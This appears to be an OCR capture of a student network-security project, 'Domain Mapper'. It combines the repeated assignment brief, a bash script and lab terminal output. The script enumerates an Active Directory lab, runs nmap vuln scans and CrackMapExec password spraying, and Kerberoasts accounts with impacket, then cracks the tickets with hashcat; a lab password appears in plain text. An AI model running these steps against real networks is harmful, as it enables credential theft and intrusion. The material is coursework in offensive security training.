136              run_capture "3.1.3 Attempt DHCP server discovery (UDP/67, dhcp-discover)" \
137                  nmap -sU -p67 --script=dhcp-discover -oN "$outdir/enum_dhcp_discover.txt" "$NTADR"
138          }
139
140          enum_intermediate() {
141              run_capture "3.2.1 Enumerate hosts by key services (FTP, SSH, SMB, WinRM, LDAP/LDAPS, RDP)" \
142                  nmap -Pn --open -p21,22,445,5985,5986,389,636,3389 -oG "$outdir/enum_key_services.gnmap" "
143
144              if [[ "$AD_USER" != "None" && "$AD_PASS" != "None" ]]; then
145                  run_capture "3.2.2 Shares via CrackMapExec (with domain if set)" \
146                      bash -c "crackmapexec smb \"$NTADR\" ${DOMAIN_NAME:+-d \"$DOMAIN_NAME\"} -u \"$AD_USER
147              else
148                  run_capture "3.2.2 Shares via CrackMapExec (unauthenticated)" \
149                      crackmapexec smb "$NTADR" --shares
150              fi
151
152              run_capture "3.2.3 Nmap NSE: smb-enum-shares" \
153                  nmap -Pn -p445 --script smb-enum-shares -oN "$outdir/nse_smb_enum_shares.txt" "$NTADR"
154              run_capture "3.2.3 Nmap NSE: smb-enum-users" \
155                  nmap -Pn -p445 --script smb-enum-users -oN "$outdir/nse_smb_enum_users.txt" "$NTADR"
156              run_capture "3.2.3 Nmap NSE: ldap-search" \
157                  nmap -Pn -p389 --script ldap-search -oN "$outdir/nse_ldap_search.txt" "$NTADR"
158          }
159
160          enum_advanced() {
161              if [[ "$DOMAIN_NAME" == "None" || "$AD_USER" == "None" || "$AD_PASS" == "None" ]]; then
162                  header "3.3 Advanced Enumeration"
163                  echo "AD credentials not set. Skipping 3.3 block." | tee -a "$runlog"
164                  return
165              fi
```

stricted Mode ⓪ 0 △ 0 Ln 1111, Col 45

3.3. Advanced (Only if AD credentials were entered):
3.3.1. Extract all users.
3.3.2. Extract all groups.

3. Enumeration Mode

3.1. **Basic:**

3.1.1. Identify services (-sV) running on open ports.

3.1.2. Identify the IP Address of the Domain Controller.

3.1.3. Identify the IP Address of the DHCP server.

3.2. **Intermediate:**

3.2.1. Enumerate IPs for key services: FTP, SSH, SMB, WinRM, LDAP, RDP.

3.2.2. Enumerate shared folders.

3.2.3. Add three (3) NSE scripts you think can be relevant for enumerating domain networks.

3.3. **Advanced (Only if AD credentials were entered):**

3.3.1. Extract all users.

3.3.2. Extract all groups.

3.3.3. Extract all shares.

3.3.4. Display password policy.

3.3.5. Find disabled accounts.

3.3.6. Find never-expired accounts.

3.3.7. Display accounts that are members of the Domain Admins group.

4. Exploitation Mode

4.1. **Basic:** Deploy the NSE vulnerability scanning script.

4.2. **Intermediate:** Execute domain-wide password spraying to identify weak credentials.


4.3. **Advanced:** Extract and attempt to crack Kerberos tickets using pre-supplied passwords.


5. Results

5.1. For every execution, save the output in a PDF file.

6. Creativity (Optional)

6.1. Display the current stage, to give the user progress feeling





3.3. Advanced (Only if AD credentials were entered):
3.3.3. Extract all shares.
3.3.4. Display password policy.
3.3.5. Find disabled accounts.
3.3.6. Find never-expired accounts.

3. Enumeration Mode

3.1. **Basic:**
- 3.1.1. Identify services (-sV) running on open ports.
- 3.1.2. Identify the IP Address of the Domain Controller.
- 3.1.3. Identify the IP Address of the DHCP server.

3.2. **Intermediate:**
- 3.2.1. Enumerate IPs for key services: FTP, SMB, WinRM, LDAP, RDP.
- 3.2.2. Enumerate shared folders.
- 3.2.3. Add three (3) NSE scripts you think can be relevant for enumerating domain networks.

3.3. **Advanced (Only if AD credentials were entered):**
- 3.3.1. Extract all users.
- 3.3.2. Extract all groups.
- 3.3.3. Extract all shares.
- 3.3.4. Display password policy.
- 3.3.5. Find disabled accounts.
- 3.3.6. Find never-expired accounts.
- 3.3.7. Display accounts that are members of the Domain Admins group.


4. Exploitation Mode


4.1. **Basic:** Deploy the NSE vulnerability scanning script.
4.2. **Intermediate:** Execute domain-wide password spraying to identify weak credentials.
4.3. **Advanced:** Extract and attempt to crack Kerberos tickets using pre-supplied passwords.

5. Results

5.1. For every execution, save the output in a PDF file.

6. Creativity (Optional)





3.3. Advanced (Only if AD credentials were entered):
3.3.7. Display accounts that are members of the Domain Admins group.

4. Exploitation Mode
4.1. Basic: Deploy the NSE vulnerability scanning script.

3. Enumeration Mode

3.1. **Basic:**

- 3.1.1. Identify services (-sV) running on open ports.
- 3.1.2. Identify the IP Address of the Domain Controller.
- 3.1.3. Identify the IP Address of the DHCP server.

3.2. **Intermediate:**

- 3.2.1. Enumerate IPs for key services: FTP, SSH, SMB, WinRM, LDAP, RDP.
- 3.2.2. Enumerate shared folders.
- 3.2.3. Add three (3) NSE scripts you think can be relevant for enumerating domain networks.

3.3. **Advanced (Only if AD credentials were entered):**

- 3.3.1. Extract all users.
- 3.3.2. Extract all groups.
- 3.3.3. Extract all shares.
- 3.3.4. Display password policy.
- 3.3.5. Find disabled accounts.
- 3.3.6. Find never-expired accounts.
- 3.3.7. Display accounts that are members of the Domain Admins group.

4. Exploitation Mode


4.1. **Basic:** Deploy the NSE vulnerability scanning script.
4.2. **Intermediate:** Execute domain-wide password spraying to identify weak credentials.
4.3. **Advanced:** Extract and attempt to crack Kerberos tickets using pre-supplied passwords.


5. Results

5.1. For every execution, save the output in a PDF file.


6. Creativity (Optional)

6.1. Display the current stage, to give the user progress feeling.
6.2. Allow Wizard mode, to help students choose





4. Exploitation Mode
4.2. Intermediate: Execute domain-wide password spraying to identify weak credentials.
4.3. Advanced: Extract and attempt to crack Kerberos tickets using pre-supplied passwords.



3. Enumeration Mode

3.1. **Basic:**

3.1.1. Identify services (-sV) running on open ports.

3.1.2. Identify the IP Address of the Domain Controller.

3.1.3. Identify the IP Address of the DHCP server.

3.2. **Intermediate:**

3.2.1. Enumerate IPs for key services: FTP, SSH, SMB, WinRM, LDAP, RDP.

3.2.2. Enumerate shared folders.

3.2.3. Add three (3) NSE scripts you think can be relevant for enumerating domain networks.

3.3. **Advanced (Only if AD credentials were entered):**

3.3.1. Extract all users.

3.3.2. Extract all groups.

3.3.3. Extract all shares.

3.3.4. Display password policy.

3.3.5. Find disabled accounts.

3.3.6. Find never-expired accounts.

3.3.7. Display accounts that are members of the Domain Admins group.

4. Exploitation Mode

4.1. **Basic:** Deploy the NSE vulnerability scanning script.

4.2. **Intermediate:** Execute domain-wide password spraying to identify weak credentials.

4.3. **Advanced:** Extract and attempt to crack Kerberos tickets using pre-supplied passwords.

5. Results

5.1. For every execution, save the output in a PDF file.


2 | ZX305

CYBERIUM ARENA
SIMULATOR


NETWORK SECURITY | PROJECT: DOMAIN MAPPER

6. Creativity (Optional)

6.1. Display the current stage, to give the user progress feeling



```
|_smb-vuln-ms10-054: false
|_smb-vuln-regsvc-dos: ERROR: Script execution failed (use -d to debug)

Nmap scan report for 192.168.132.136
Host is up (0.00071s latency).
All 1000 scanned ports on 192.168.132.136 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)
MAC Address: 00:0C:29:78:62:89 (VMware)

Nmap scan report for 192.168.132.254
Host is up (0.0003s latency).
All 1000 scanned ports on 192.168.132.254 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)
MAC Address: 00:50:56:F0:BA:0C (VMware)

Nmap scan report for 192.168.132.133
Host is up (0.0000010s latency).
All 1000 scanned ports on 192.168.132.133 are in ignored states.
Not shown: 1000 closed tcp ports (reset)

Nmap done: 256 IP addresses (8 hosts up) scanned in 339.92 seconds

$ bash -c crackmapexec smb "192.168.132.0/24" -d "mydomain.local" -u "labuser2" -p "Defaul
t - rockyou" --spray
$ bash -c crackmapexec smb "192.168.132.0/24" -d "mydomain.local" -u "labuser2" -p "Defaul
t - rockyou" --spray
usage: crackmapexec [-h] [-t THREADS] [--timeout TIMEOUT] [--jitter INTERVAL]
                    [--darrell] [--verbose]
                    {winrm,smb,ldap,rdp,mssql,ssh,ftp} ...
crackmapexec: error: unrecognized arguments: --spray

$ bash -c impacket-GetUserSPNs "mydomain.local/labuser2:Password123!" -request -dc-ip "192
.168.132.131" -outputfile "11-9-run1/run_20250911_063534/tgs_hashes_20250911_063534.txt"
$ bash -c impacket-GetUserSPNs "mydomain.local/labuser2:Password123!" -request -dc-ip "192
.168.132.131" -outputfile "11-9-run1/run_20250911_063534/tgs_hashes_20250911_063534.txt"
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

ServicePrincipalName          Name     MemberOf  PasswordLastSet             LastLogon  Deleg
ation
----------------------------  -------  --------  --------------------------  ---------  -----
HTTP/DC.mydomain.local:80     svc_web            2025-09-09 09:08:15.686021  <never>
HTTP/DC:80                    svc_web            2025-09-09 09:08:15.686021  <never>


[-] CCache file is not found. Skipping...

$ bash -c
                              f="11-9-run1/run_20250911_063534/tgs_hashes_20250911_063534.txt"
                              pot="11-9-run1/run_20250911_063534/hashcat_20250911_063534.potfile
                              "
                              if [ -s "$f" ]; then
                                  hashcat -m 13100 "$f" "/usr/share/wordlists/rockyou.txt" --pot
file-path "$pot"
                                  hc=$?
                                  if   [ $hc -eq 0 ];  then echo "hashcat finished (hit(s) found
 or clean exit)."
                                  elif [ $hc -eq 1 ];  then echo "hashcat finished exhausted (no
 hits)."
                                  else                      echo "hashcat returned status $hc (po
ssible error)."
                                  fi
                                  owner="${SUDO_USER:-$USER}"; chown "$owner":"$owner" "$pot" 2>
/dev/null || true
                              else
                                  echo "No TGS hashes were generated; skipping hashcat."
                              fi

$ bash -c
                              f="11-9-run1/run_20250911_063534/tgs_hashes_20250911_063534.txt"
                              pot="11-9-run1/run_20250911_063534/hashcat_20250911_063534.potfile
                              "
                              if [ -s "$f" ]; then
                                  hashcat -m 13100 "$f" "/usr/share/wordlists/rockyou.txt" --pot
file-path "$pot"
                                  hc=$?
                                  if   [ $hc -eq 0 ];  then echo "hashcat finished (hit(s) found
 or clean exit)."
                                  elif [ $hc -eq 1 ];  then echo "hashcat finished exhausted (no
 hits)."
                                  else                      echo "hashcat returned status $hc (po
ssible error)."
                                  fi
                                  owner="${SUDO_USER:-$USER}"; chown "$owner":"$owner" "$pot" 2>
/dev/null || true
                              else
                                  echo "No TGS hashes were generated; skipping hashcat."
                              fi
```



```
project4.7.sh ●

me > kali > Desktop > Network Security > $ project4.7.sh
053  ModesExecute() {
204
205      # --- Step 4/7: Exploitation ----------------------------------------
206      phase "Exploitation"
207      if [[ "$ExMode" != "Off" ]]; then
208          stage "Exploitation Phase (4)"
209
210          exploit_basic() {
211              run_capture "4.1 Nmap NSE vuln scan (--script vuln)" \
212                  nmap -Pn --script vuln -T4 -oN "$outdir/nse_vuln.txt" "$NTADR"
213          }
214          exploit_intermediate() {
215              if [[ "$DOMAIN_NAME" != "None" && "$AD_USER" != "None" && -n "$PWLIST" ]]; then
216                  run_capture "4.2 Password spraying (CrackMapExec SMB)" \
217                      bash -c "crackmapexec smb \"$NTADR\" -d \"$DOMAIN_NAME\" -u \"$AD_USER\" -p \"$PWLIST\"
218              else
219                  header "4.2 Password spraying"
220                  echo "Missing DOMAIN/AD_USER/PWLIST. Skipping spray." | tee -a "$runlog"
221              fi
222          }
223          exploit_advanced() {
224              if [[ "$DOMAIN_NAME" != "None" && "$AD_USER" != "None" && "$AD_PASS" != "None" ]]; then
225                  [[ -z "$dc_ip" ]] && dc_ip="$(resolve_or_find_dc_ip "$DOMAIN_NAME" "$NTADR")"
226                  if [[ -z "$dc_ip" ]]; then
227                      header "4.3 Kerberos tickets"
228                      echo "Skipping (no DC found)." | tee -a "$runlog"
229                      return
230                  fi
231                  run_capture "4.3 GetUserSPNs request TGS (Impacket)" \
232                      bash -c "impacket-GetUserSPNs \"${DOMAIN_NAME}/${AD_USER}:${AD_PASS}\" -request -dc-ip \
233
234                  if command -v hashcat >/dev/null 2>&1; then
235                      run_capture "4.3 Crack TGS hashes with hashcat (mode 13100, if any)" \
236                      bash -c '
237                          f="'"$outdir"'/tgs_hashes_'"$ts"'.txt"
238                          pot="'"$outdir"'/hashcat_'"$ts"'.potfile"
239                          if [ -s "$f" ]; then
240                              hashcat -m 13100 "$f" "'"$PWLDir"'" --potfile-path "$pot"
241                              hc=$?
242                              if   [ $hc -eq 0 ];  then echo "hashcat finished (hit(s) found or clean exit)."
243                              elif [ $hc -eq 1 ];  then echo "hashcat finished exhausted (no hits)."
244                              else                      echo "hashcat returned status $hc (possible error)."
245                              fi
246                              owner="${SUDO_USER:-$USER}"; chown "$owner":"$owner" "$pot" 2>/dev/null || true
247                          else
248                              echo "No TGS hashes were generated; skipping hashcat."
249                          fi
250                      '
251                  else
252                      header "4.3 Hash cracking"
253                      echo "hashcat not installed; saved hashes to: $outdir/tgs_hashes_${ts}.txt" | tee -a "$r
254                  fi
255              else
256                  header "4.3 Kerberos tickets"
257                  echo "AD creds missing. Skipping TGS extraction/cracking." | tee -a "$runlog"
258              fi
259          }
260
261          # cumulative execution
```

5. Results
5.1. For every execution, save the output in a PDF file

6. Creativity (Optional)
6.1. Display the current stage, to give the user progress feeling.